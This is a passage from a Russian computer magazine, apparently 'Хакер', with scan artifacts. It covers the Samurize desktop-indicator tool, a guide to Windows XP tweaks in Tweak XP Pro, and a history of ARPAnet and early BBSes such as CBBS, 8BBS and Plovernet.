Я не собираюсь описывать тебе все доступные индикаторы. Ты познакомишься с ними сам. Я лишь упомяну некоторые из них, чтобы ты почувствовал все мощь Samurize. Например, индикатор MBM, название которого можно расшифровать как: "Ура! Samurize поддерживает мой любимый Motherboard Monitor 5". С его помощью ты сможешь выводить на экран обширные данные с сенсоров платы, включая информацию о температуре CPU и других компонентов, скорости вращения FAN и пр. Дальше - больше: есть индикатор, который отображает название проигрываемого WinAMP'ом файла, есть индикатор, который через протокол POP3 коннектится к твоему почтовому серверу и рапортует тебе о новых поступлениях, есть индикатор, позволяющий следить за состоянием аккумуляторов на твоем ноутбуке.

<Свобода творчества>

Большинство индикаторов позволяют выводить информацию на экран самыми различными способами. К примеру, сведения о текущем состоянии жесткого диска можно представить в виде обычного текста, динамично изменяющегося графика, прогресс-бара или даже гистограммы. Само собой, не все индикаторы так универсальны. Скажем, дату или время, согласись, весьма проблематично отобразить в виде графика или прогресс-бара, а как они будут выглядеть в форме гистограммы и представить страшно, так что ряд данных выводится исключительно при помощи букв и цифр. Кстати, необходимо отметить, что некоторые виды индикаторов имеют так называемый уровень срабатывания (Alert Value), значение которого выставляется пользователем. По достижении этого уровня, индикатор меняет свой цвет на другой, сигнализируя таким образом о, например, нехватке места на жестком диске.



Задаем порог срабатывания


Но самое главное заключается в том, что если тебя не устраивает стандартный внешний вид индикаторов, то никто не мешает тебе нарисовать на свой вкус. Если ты грамотно подойдешь к этому вопросу, используешь в качестве фона подходящую картинку, настроишь нужным образом индикаторы, то можешь получить у себя на десктопе приборную панель ничуть не хуже, чем, допустим, в космическом корабле. Нужно только набраться терпения и как следует потрудиться. На сайте www.samurize.com собрана приличная коллекция просто умопомрачительных вариантов дизайна. Почему бы тебе не сделать лучше?

<Сделай сам>

А вот еще одна очень интересная фича Samurize. Оказывается, в качестве индикаторов можно использовать скрипты (javascript/vbscript)! Таким образом, из простой, хотя и очень удобной утилитки, Samurize превращается в настоящего информационного монстра. Скрипты ты можешь писать сам, а можешь найти их на сайте www.samurize.com. Они будут сообщать тебе о погоде, о победах твоей любимой баскетбольной команды, о днях, оставшихся до отпуска, о юбилее бабушки, о фильмах, которы е сегодня вечером покажут по ТВ, о... Да о чем угодно! Если бы Козьма Прутков был знаком с Samurize, то он бы несколько раз подумал, прежде чем утверждать, что "нельзя объять необъятное".

<Клиент всегда прав>


После того, как ты расположил и настроил все нужные тебе индикаторы на экране, пришла пора запускать программу-клиент. Она намного проще конфигуратора. Все ее функции заключаются в том, чтобы загрузить созданный тобой конфиг, отобразить на экране нужные индикаторы и периодически обновлять их значения. Вроде немного, но Samurize и здесь дает тебе возможность развернуться. Во-первых, ты можешь разместить индикаторы просто на экране, как обычное приложение, можешь расположить их так, чтобы они всегда были сверху и перекрывали другие окна, а можешь "внедрить" их в обои рабочего стола. Но особо интересной возможностью Samurize является ее способность внедрения индикаторов прямо в панель задач. Туда, где располагаются иконки свернутых приложений. Для размещения индикаторов, которые всегда должны быть на виду, лучшего места и не придумаешь. Для этого в панели задач достаточно кликнуть на ней правой кнопкой мыши, выбрать пункт "Панель инструментов" и поставить галочку напротив "Samurize Band".



Samurize и Панель задач

Надо сказать, что даже если ты нагрузишь Samurize индикаторами, то и в этом случае программа сильно тормозить не будет, если у тебя не древний мастодонт вместо компьютера. Хотя на древнем мастодонте Samurize работать вообще не будет, так как ей требуется Windows 2000 или XP, а также хорошая видеокарта. В памяти же компьютера программа-клиент занимает всего три-четыре мегабайта, но при использовании скриптов этот параметр может оказаться значительно больше - 15-20 мегабайт. Разработчики программы поспешили переложить всю ответственность за такую прожорливость на Microsoft, объяснив ее тем, что скрипты используют специальные run-time-библиотеки, которые все и портят.

Addons/Scripts



Пример работы скрипта ExtendedWeather

ExtendedWeather - "погодный" скрипт. После его установки и соответствующей настройки Samurize успешно справится с ролью домашнего Гидрометцентра. В качестве выходных данных ExtendedWeather возвращает тринадцать погодных параметров. Среди них: температура воздуха, атмосферное давление, влажность и даже видимость. Пример того, как это выглядит на практике, приведен на скриншоте.

Countdown 1.0 - небольшой скрипт, который добавляет в Samurize функцию обратного отсчета времени. Как и большинство существующих на свете вещей, Countdown 1.0 можно использовать двояко. Пессимисты могут применять его для отсчета времени, оставшегося до сдачи задания или до генеральной проверки, а оптимистам Countdown будет сообщать, что еще немного - и обед.

Nimipaeivae - маленький, но весьма полезный скрипт, который не позволит вам забыть о дне рождения друга (что было бы плохо) или босса (что было бы просто ужасно). Для этого достаточно прописать фамилии друзей в специальном текстовом файлике, и Samurize вовремя напомнит о том, что надо купить подарок.

Outlook Little - небольшой скрипт, который работает совместно с Microsoft Outlook'ом. Outlook Little отображает девять ближайших встреч и пять последних задач из базы Outlook'а. Неплохое и довольно элегантное решение для тех, кто пользуется органайзером от Microsoft. Соответственно требует наличие присутствия на компьютере Outlook'а.

ReverseLog 1.0 - скрипт, который, возможно, пригодится администраторам. ReverseLog читает последние пятьдесят строк текстового файла и выводит их на экран. Удобно для отслеживания различных log-файлов.

GetFolderStats 1.0 - скрипт, предоставляющий подробную статистику о папках. Например, количество файлов в папке и занимаемое ей место на жестком диске. Может пригодиться для контроля за часто пополняемыми архивами.

Snutte HLCS 2b - для любителей порезвиться в онлайновые игрушки (Half-Life и Conter-Strike). Скрипт конектится к игровому серверу и возвращает самую разнообразную информацию: от ip-адреса сервера до названия игровой карты, на которой в данный момент идут баталии.

Алексей Шашков (lehmen@3dnews.ru)

ШЛИФУЕМ XP

ВСЕ, ДО ЧЕГО НЕ ДОДУМАЛАСЬ MICROSOFT

Стремление к совершенству свойственно человеческой натуре. Вот только совершенство каждый понимает по-своему. В полной мере это относится и к Windows XP. Я охотно верю, что парни из Реймонда ночами не спали, хотели приблизить своё творение к идеалу. И я даже не буду говорить, что у них совсем уж ничего не получилось. Но сколько людей, столько и мнений, что и как они должны были сделать лучше. А чтобы реализовать все твои пожелания, и существуют твикеры.

<Твикс - редкий вид, хватай, а то убежит>

Твикер - эта такая маленькая (иногда не очень маленькая) программка, которая имеет одно-единственное предназначение - сделать то, что и так хорошо, ещё лучше. В XP многого можно добиться правкой реестра, поэтому большинство (но не все!) твикеров XP - это просто удобная оболочка, которая позволяет автоматизировать процесс внесения необходимых изменений. Из этого следует несколько выводов.

1. Некоторые ветки реестра считываются один раз при загрузке системы, поэтому не все изменения, сделанные твикером, работают сразу, иногда требуется перезагрузить систему.

2. Твикер должен предназначаться именно для той ОС, которую ты собрался мучить. Реестр у разных ОС от M$ хоть и похож по структуре, но далеко не идентичен!

Использовать твикеры можно по-разному. Одни применяют их для того, чтобы сделать всё быстро. Другие - для того, чтобы сделать всё красиво. Третьи - настоящие подпольщики, их хлебом не корми, дай спрятать что-нибудь. И хороший твикер должен удовлетворять все запросы любой из вышеперечисленных личностей. Своеобразным эталоном твикеростроения считается Tweak XP Pro (www.tweak-xp.de, 2.592 Кб, Shareware), вот его и рассмотрим.

<Какой русский не любит быстрой езды?>

Начнём с многочисленной группы пользователей, уставших сидеть перед компьютером, ожидая, когда же, наконец, железный болван соизволит сделать то, что от него требуется. Для желающих пнуть компьютер посильнее, чтобы он зашевелился быстрее, Tweak XP предоставляет более эффективные методы воздействия, чем грубое физическое насилие.

Раздел System Performance

Memory Optimization. Для работы этой функции требуется Tweak XP в памяти. Хитрая программа пытается мониторить, что происходит в компьютере, и грубо выкидывает из памяти всё, по её мнению являющееся лишним.

Cache Optimization. Выставь размер кэша в зависимости от объема памяти. Если памяти - как грязи, можно включить Core System Performance. Оптимизировать систему под Background Tasks или System Cache дома не стоит, всё на Applications. Не забудь отметить чекбоксы Increase NTFS Performance by Disabling the Last Access Time Stamp, Enable boot defrag for faster booting и Optimize Windows XP 'Prefetcher' Settings.

Paging File(s). Возьми пример с пользователей Linux и выдели на своп отдельную партицию, на которой не будет ничего другого. Отучи XP ругаться, когда на диске, по её мнению, осталось слишком мало места (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer Ключ NoLowDiskSpaceChecks, выставь 1).

Hardware Tweaks. Здесь можно легко и быстро, парой движений мыши настроить свои железки. Выбирай, что именно у тебя стоит, и дави на Tweak it! С помощью кнопки CD/DVD Tweaks можно уменьшить шум привода и улучшить чтение плохих дисков (Cache Size побольше, а скорость поменьше). Тут же можно отключить надоедливый autorun.

RAM Disk Drive. Не хватает скорости HDD? Не проблема, сделай себе диск в оперативной памяти. Скидывай туда файлы, к которым нужен быстрый доступ, и результат тебя приятно удивит.


Раздел Triks and Tweaks

Windows Tweaks. Жми на кнопку Performance Related Visual Tweaks и отмечай все чекбоксы, которые увидишь. И глаз сможет отдохнуть от мельтешения пикселей, которое сопровождает в XP почти любое действие, и само действие начнёт выполняться заметно быстрее.

Autostarts. Ничто не тормозит систему так, как куча мусора, стартующего вместе с ней. Здесь можно мусор подчистить. По умолчанию - только текущего пользователя, поэтому не забудь ткнуть в All Users.

Раздел Internet Tweaks

Каждый сам кузнец своего счастья. Поэтому, чем ругать несчастного провайдера, который и так со дня на день загнётся от икоты, лучше посмотри, что можно сделать. Modem Tweaks. Выбирай тип твоего соединения, и




Стандартный облик AV VCS

Tweak XP настроит систему под него. Отрегулируй количество одновременно открытых HTTP-сессий. Если их много, а связь - дерьмо, то толком не будет качаться ни одной. А бывает наоборот - могучий канал, не торопясь, качает пару сессий, и не думает даже браться за следующие. Если ты подозреваешь, что у тебя именно так - отмечай чекбокс и увеличивай количество сессий.

Ad Blocker. Такие разделы очень нравятся пользователям, но не нравятся веб-мастерам. Здесь блокируется трафик баннеро-обменных систем. Баннеры не показываются, и веб-мастера остаются без обеда. К русским веб-мастерам это не относится, ведь по умолчанию в списке русских баннерообменников почти нет. Но у злобного пользователя есть возможность это исправить... Ведь меньше лишнего трафика - выше скорость!

Pop-Up Blocker. Не забудь запретить размножение выскакивающих окон, которые так любят на порносайтах.



Стандартный облик AV VCS

<Маргаритки, лютики…>


Даже самому суровому мужскому сердцу не чуждо стремление к красоте и удобству. Что уж говорить о прекрасной половине человечества! Желающих сделать XP красивее ничуть не меньше, чем суровых аскетов, которые готовы поотключать всё ради скорости.

Раздел Triks and Tweaks

Windows Tweaks. Кнопка Desktop Tweaks. Требуется включить всё, за исключением Deactivate Rightclick Menu. Счастливые владельцы LCD дисплеев в обязательном порядке должны включить Enable Font-Smoothing, причём обязательно Clear Type. Не такие счастливые могут тоже включить, вдруг понравится. Кнопка Make Taskbar Transparent. Полупрозрачный таскбар вместе с полупрозрачными иконками, которые можно включить в Desktop Tweaks, производят незабываемое впечатление. Особенно на тех, кто не читает "Хакер" и не знает, как это сделать :-).

Windows Tweaks II. Кнопка Specify OEM Info on 'System properties' page. Можно легко и быстро вставить любую картинку (например, свою фотку) в System Properties и расписать свои заслуги в разработке, изготовлении и поддержке компьютера.

System Folders. По умолчанию XP засовывает системные папки (например, My Documents) так далеко, что добраться до них, особенно из командной строки, совсем не просто. Да это как-то и некрасиво.


Стандартный облик AV VCS

Folder Icons. Если надоели унылые, одинаково жёлтые папочки, показывающие директории, то в Folder Icons можно это изменить. Хоть на каждую папку свою иконку повесить. Configure ClearType. Сглаживание шрифтов в XP есть, но контроля над этим процессом нет. Эту оплошность можно исправить. Выбери из шести предложенных вариантов то, что будет приятней смотреться именно на твоем мониторе.

<В эту ночь решили самураи перейти границу у реки…>


Настоящему хакеру всегда есть что скрывать. И даже ненастоящему хакеру может понадобиться защитить систему от "стихийного бедствия" в лице младшего брата. Это требует настройки системы безопасности, и Tweak XP в этом может здорово помочь.

Раздел System Performance

Cache Optimization. В разделе Hard Disk Optimizations обрати внимание на пункт Clear pagefile (swapfile) on shutdown. Компьютер будет дольше выключаться, но в swapfile не останется НИЧЕГО кроме нулей.

Раздел Triks and Tweaks

Windows Tweaks. Можно спрятать почти любой пункт Start Menu. Можно заставить Windows чистить My Documents при выключении. Нажав на кнопку Desktop Tweaks можно запретить вызов меню на десктопе правым кликом. Нажав на кнопку Miscellaneous Tweaks, можно убрать папку Shared Documents.


Стандартный облик AV VCS

Windows Tweaks II. С помощью кнопки Miscellaneous Windows XP Tweaks II легко запретить запуск любых программ из реестра при загрузке. Такая простая вещь, но обламывает многих троянов.

Hide Drives / Control Panel. Раздел для настоящих партизан. Можно спрятать всё и вся и от всех. Под всё и вся подразумеваются диски (любые), апплеты в Control Panel и закладки в Display Properties, которые позволяют менять Appearance, background, разрешение десктопа и screen saver с его настройками.

Hide Startmenu items. Праздник для настоящих партизан продолжается, теперь прячем программы из Start Menu и ссылки из Favorites. Можно для всех (All Users), можно только для себя (Current User).

Clear 'Resent Files'. Windows любит запоминать, кто к кому в последний раз обращался. Отучить его от этой привычки не получится, но заставить забыть всё, что он запомнил, можно.

Раздел Utilities

File Shredder. Для того чтобы уничтожить файл, просто стереть его недостаточно. Существуют программки, и даже целые фирмы, которые специализируются на восстановлении информации. На www.ibas.com, например, утверждают, что могут что-то восстановить даже со сгоревшего (в пожаре) или утонувшего и пролежавшего на дне моря несколько месяцев жёсткого диска. File Shredder перезаписывает стёртый файл нулями несколько раз, и становится гораздо сложнее (если вообще возможно) что-либо восстановить.

Password Generator. Очень важно защищать свои данные паролями посложнее, чем "ytrewq". Эта утилитка и помогает придумать надёжный пароль. Но пароль нельзя забывать. А надёжный пароль забыть проще простого.

Program Censorship. Можно запретить и вновь разрешить запускать то, что не должно запускаться. Работает, только если запущен Tweak XP. При попытке выгрузить Tweak XP или снять его с автозагрузки, когда включена эта функция, будет запрошен пароль, введённый при включении этой фичи. Нет пароля - Tweak XP не выключится и из автозагрузки не снимется. Есть пароль - выключаем и запускаем что угодно, до тех пор, пока твикер не запустится вновь.

Foder Protection. Можно защитить содержимое директории. Всё шифруется, и прочитать его становится невозможным. Работает даже на Fat32 разделах. Если закончится триал, а папка будет зашифрована, то пока не купишь полную версию, ничего не прочитаешь.

Раздел Internet Tweaks

Internet History. Любит виндовс запоминать, кто, что и когда делал. Запоминает он и то, на каких сайтах в интернете ты был. Здесь можно заставить его это забыть.

Поиски совершенства могут длиться целую вечность, и твикеры предоставляют для этого все возможности. Но, товарищ, помни, что не зря твикеры поумнее предлагают сделать Restore Point в System Restore, прежде чем начать что-то делать. Кроме этого, твикер - инструмент сугубо вспомогательный, поэтому не стоит забывать и другие, более традиционные методы.



PC_Zone

РОЖДЕНИЕ ARPANET И ЭПОХА BBS

mindw0rk <mindw0rk@mail.ru>



РОЖДЕНИЕ ARPANET И ЭПОХА BBS

В августе 1962 г. доктор наук Джон Ликлайдер, работающий в лаборатории Массачусетского технологического института, представил общественности свой доклад под названием "Galactic Network". Автор предсказывал появление глобальной сети, соединяющей компьютеры по всему миру, получить доступ к которой сможет любой желающий. Помимо общей идеи, в докладе были достаточно подробно описаны принципы, на которых должна строиться такая сеть. В то время подобная мысль казалась фантастикой. Но не прошло и десяти лет, как компьютерная сеть ARPAnet стала пускать первые корни, охватывая Америку и постепенно перебираясь за океан.

<Ликлайдер и его команда>

В 1957 г. в Советском Союзе запустили первый в мире искусственный спутник. Это был большой шаг на пути к созданию сети глобальных телекоммуникаций. В противовес космическим достижениям СССР, Министерство Обороны США сформировало Агентство по Разработке Передовых Технологий (ARPA), целью которого было проведение исследований в области науки и техники. Основными направлениями ARPA в то время были космос, баллистические ракеты и ядерное оружие. В октябре 1962 г. Агентство направило усилия на изучение перспективной компьютерной отрасли и создало комитет, занимающийся разработкой компьютерных коммуникаций. Его главой назначили Джона Ликлайдера, который сразу же привлек в свои ряды ученых, до этого работавших над концепцией компьютерных сетей: Ивана Сюзерленда, Роба Тейлора, Лари Робертса и других специалистов.

В 1964 г. Леонард Клейнрок, ученый из МИТ, опубликовал свою книгу, в которой показывал преимущества пакетного обмена данными перед циклическим. Пакетная технология была намного гибче, позволяла сохранить работоспособность сети даже после выхода из строя множества узлов. В первый раз ее испытали в 1965 г. Томас Мэрилл и Лари Робертс, соединив посредством телефонных линий Массачусетский TX-2 с компьютером AN/FSQ-32, находящимся в институте Беркли (Калифорния). Этим экспериментом двое ученых доказали, что для соединения компьютеров в сеть не обязательно проводить дополнительную паутину линий, а вполне можно воспользоваться уже проложенной телефонными компаниями.

Весной 1967 года состоялась большая конференция сотрудников ARPA и просто людей, принимавших участие в создании первой компьютерной сети. На конференции были выделены две основные проблемы, которые предстояло решить: создать такую архитектуру сети, при которой разделение ресурсов между компьютерами будет оптимальным, а также найти способ быстрого оснащения операционных систем сетевым протоколом обмена данными.

<ARPAnet>

В конце 1967 г. новый глава компьютерного отдела ARPA Лари Робертс опубликовал первую схему сети ARPAnet. К этому времени было готово практически все для того, чтобы воплотить грандиозный замысел в жизнь. Оставалось только создать протокол, позволяющий компьютерам отсылать и принимать пакетные данные. Сделать это вызвались несколько разных команд, но контракт ARPA стоимостью миллион долларов достался группе "Bolt Beranek and Newman", возглавляемой Френком Хартом. В декабре 1968 г. BBN представила Interface Message Processors (IMP's) - родоначальника современного TCP/IP. А в апреле следующего года стартовал первый документ Request for Comment (RFC) под названием "Host Software", написанный Стивом Крокером. Первые RFC публиковались на бумаге и рассылались посредством обыкновенной почты. Только с появлением в 1973 г. протокола FTP, техническая документация обретет электронный формат и будет общедоступна на специальных FTP-серверах.

Осенью 1969 г. все этапы подготовки были завершены, настало время запускать проект, над которым работали десятки людей на протяжении более 7 лет. За большой вклад Клейнрока в разработку сети, первым узлом решили сделать компьютер, находящийся в его Центре Сетевых Разработок в институте UCLA (University of California Los Angeles). Вторым узлом стал компьютер Стенфордского Исследовательского Института, которым руководил Дуглас Ингельбарт. На обеих машинах установили IMP's, их соединили через телефонную сеть, и 29 октября команда из UCLA попыталась залогиниться на удаленный хост. Клейнрок вводил поочередно "L", "O" и по другой телефонной линии спрашивал, видят ли на том конце появляющиеся символы. Ингельбарт отвечал утвердительно. Но как только они нажали букву "G", система зависла. Несмотря на это (впоследствии оказалось, что сбой произошел в результате незначительной ошибки), тот октябрьский день вошел в историю, знаменуя рождение первой в мире компьютерной сети ARPAnet.

Два месяца спустя к сети подключились еще две машины: из Исследовательского центра в Санта-Барбаре и Университета штата Юта. А к декабрю 1971 г. ARPAnet соединяла уже 23 компьютера.

В октябре 1972 г. на Международной Конференции по Компьютерным Коммуникациям (ICCC), состоявшейся в Вашингтоне, прошла первая публичная демонстрация сети. Это был безоговорочный успех.

<Интернет>

В последующие годы сеть стала быстро расширяться, сначала в США, а затем и по всему миру. После Вашингтонской конференции стало очевидно, что за ARPAnet будущее. В ее развитие стали вкладываться большие средства, было создано несколько организаций, специально занимающихся совершенствованием сетевых технологий (как, например, International Network Working Group). В 1972 г. Рэй Томлинсон, работавший на BBN, написал программу для отправки и получения текстовых сообщений, которую назвал e-mail. Через несколько лет Дэвид Кларк со своей исследовательской группой из МИТ оптимизировали протокол TCP/IP, сделав возможным его внедрение на персональные компьютеры. Это послужило толчком к развитию локальных сетей, которые объединялись друг с другом и дальше расширяли глобальную паутину. В 1984 г. количество узлов в сети перевалило за тысячу, прежняя система адресации стала неудобной (адреса вводились по IP, а для описания всех хостов существовал большой справочный файл). В это время появилась таблица Пола Мокапетриса Domain Name System (DNS). А первый домен symbolics.com был зарегистрирован 15 марта следующего года.

В середине 80-х гг. ARPAnet уже представляла собой достаточно развитую сеть, и к ней, помимо крупных организаций, стали подключаться частные лица. В 1989 г. количество хостов превысило 100-тысячную отметку. А в 1990 г. провайдер "The World" стал предоставлять первые в мире услуги по коммерческому подключению к сети. В том же году выросшая и до неузнаваемости изменившаяся ARPAnet превратилась в Интернет...




"Bolt Beranek and Newman" - компания, создавшая первый сетевой протокол



Роберт Кан, создатель протокола TCP/IP



Леонард Клейнрок, разработчик пакетной технологии передачи данных. Один из пионеров ARPAnet



Роберт Тейлор, сотрудник "Digital Equipment" и один из разработчиков сетевых технологий

Ларри Робертс, один из пионеров ARPAnet

<Вард Кристенсен и Рэнди Сьюз>

Практически с самого появления ARPAnet ученые крупнейших исследовательских центров использовали ее как лучшее средство для обмена идеями и сотрудничества. Для простых пользователей в начале 80-х гг. она была недоступна. К тому же голая, лишенная каких бы то ни было удобств, сеть не представляла большого интереса для владельцев 8-битных персоналок. Гораздо большее их внимание в это время привлекла к себе другая новинка - простая в реализации, но очень удобная для общения система под названием BBS.

Варду Кристенсену не было еще и семнадцати, когда на столе в его комнате уже лежал первый компьютер, самостоятельно собранный из неизвестно откуда принесенных запчастей. Однажды об этом услышал его преподаватель и спросил, не хотел бы он научиться программировать эти сложные машины. Этот простой вопрос решил дальнейшую судьбу парня.

В 1975 г. он купил "Альтаир" - один из первых персональных компьютеров, на котором продолжил изучать программирование. В том же году Вард познакомился с Рэнди Сьюзом, который, как и он, в то время работал над записывающим устройством связи. Благодаря общим интересам они быстро сдружились.

У Рэнди дома стоял CP/M - мощная для своего времени машина с дисководом для 8-дюймовых дискет и модемом. Так как приятели жили на расстоянии более 50 км друг от друга, и каждый имел доступ к новым программам, возникла проблема обмена софтом. В конце весны 1977 г. Вард написал утилиту MODEM.ASM (позже переименуется в XMODEM), которая вошла в историю как первая терминальная программа для персональных компьютеров.

<CBBS>

В начале 1978 года Варду пришла идея создания виртуального клуба, куда мог бы зайти любой желающий. Предложение Варда понравилось Рэнди, друзья распределили обязанности (Кристенсену досталась программная часть, Сьюз занимался железом) и приступили к работе. За основу взяли доску объявлений клуба компьютерных энтузиастов, который посещали вместе. Практически весь софт был написан на языке Бейсик, а характеристики компьютера, который собрал Рэнди, выглядели так: материнская плата 3P+S, процессор 8080, видеокарта VDM, 8Кб оперативной памяти, 8-дюймовый дисковод (с дискетами на 173 Кб), CP/M Bios и Hayes-модем на 300 бод. Всего две недели спустя приятели уже установили и тестировали первую в мире BBS - Computerized Bulletin Board System (Компьютерная Доска Объявлений).

Вард и Рэнди сообщили о своем изобретении ребятам из ARPAnet, а также написали статью о своем детище в компьютерный журнал "BYTE". Через некоторое время к ним обратился представитель сети PCNET с предложением приобрести у них копию программы. Они сошлись на цене 50$, а после этого заинтересованные лица ручейком потянулись к создателям. Несколько новых BBS появились сначала в Чикаго, а потом и в других городах США. Вскоре написанная Кристенсеном программа стала общедоступной, с этого момента и начала вести отсчет эпоха BBS.

<8BBS>

Спустя несколько месяцев после появления в Чикаго первых BBS, Бернард Клатт, живущий в тихом городке недалеко от Лос-Анджелеса и работающий на компанию Digital Equipment, написал на Бейси-


NEXT

PC_Zone

РОЖДЕНИЕ ARPANET И ЭПОХА BBS




mindw0rk <mindw0rk@mail.ru>



Винтон Керф, один из создателей TCP/IP, сотрудник ARPA



Джон Ликлайдер, первый глава компьютерного отдела ARPA



Карта сети два года спустя



Рэнди Сьюз. Один из создателей первой BBS. 1980 г.



Карта сети, датированная декабрем 1969 г. ARPAnet пока соединяет 4 компьютера

аналогичную изобретению Варда Кристенсена и Рэнди Сьюза. Правда, возможностей в ней было побольше, да и компьютер PDP-6, на котором обитала эта система, был куда мощнее. Свою BBS'ку Клатт назвал 8BBS.

В 1980 г. на территории США уже насчитывалось не менее тысячи электронных досок. Среди них было немало пиратских, где можно было бесплатно скачать коммерческие программы и обменяться свежим варезом. Правда, абсолютное большинство досок было известно лишь в узком кругу. 8BBS стала первой по-настоящему популярной системой среди представителей компьютерного андеграунда. Дело в том, что ее автор был ярым сторонником свободы слова и сразу после запуска BBS объявил о полном отсутствии на ней цензуры. Практически с самого своего рождения, 8BBS стала притягивать к себе фрикеров и хакеров всех мастей. Наряду с типичными для всех BBS объявлениями о купле/продаже, на 8BBS стали частенько появляться номера кредитных карточек, пароли к различным компьютерным системам и нелегальные технические уловки. Со временем эта информация стала основной, а сама система получила известность как самая большая электронная фрикерская тусовка в стране.

В апреле 1982 г. к Клатту на квартиру нагрянула полиция. Было конфисковано все оборудование и дискеты, содержащие архив сообщений 8BBS. Возбуждать уголовное дело против него не стали, но начальство, узнав про обыск и маленькое хобби, уволило Клатта с работы. Так закончилась история крупнейшей хакерской борды начала 80-х.

<Plovernet BBS>

В конце 1983 г. Грег Шейфер, автор системы BBS для компьютера Apple, получил письмо от некого Quasi Moto. Того заинтересовала программа, написанная Грегом, и он выразил желание создать собственную BBS. Разговор перешел от электронных досок к компьютерным играм, и собеседники обнаружили, что оба они являются большими поклонниками текстовой фэнтезийной игры "Extended Adventure". Последующие несколько дней были посвящены обсуждению лабиринтов и магического слова "Plover", которое неоднократно использовалось во время прохождения.

В январе '84 Quasi Moto и его приятель Lex Luthor запустили BBS, получившую название Plovernet. В отличие от многих других досок, эта была посвящена исключительно фрикингу и хакерству.

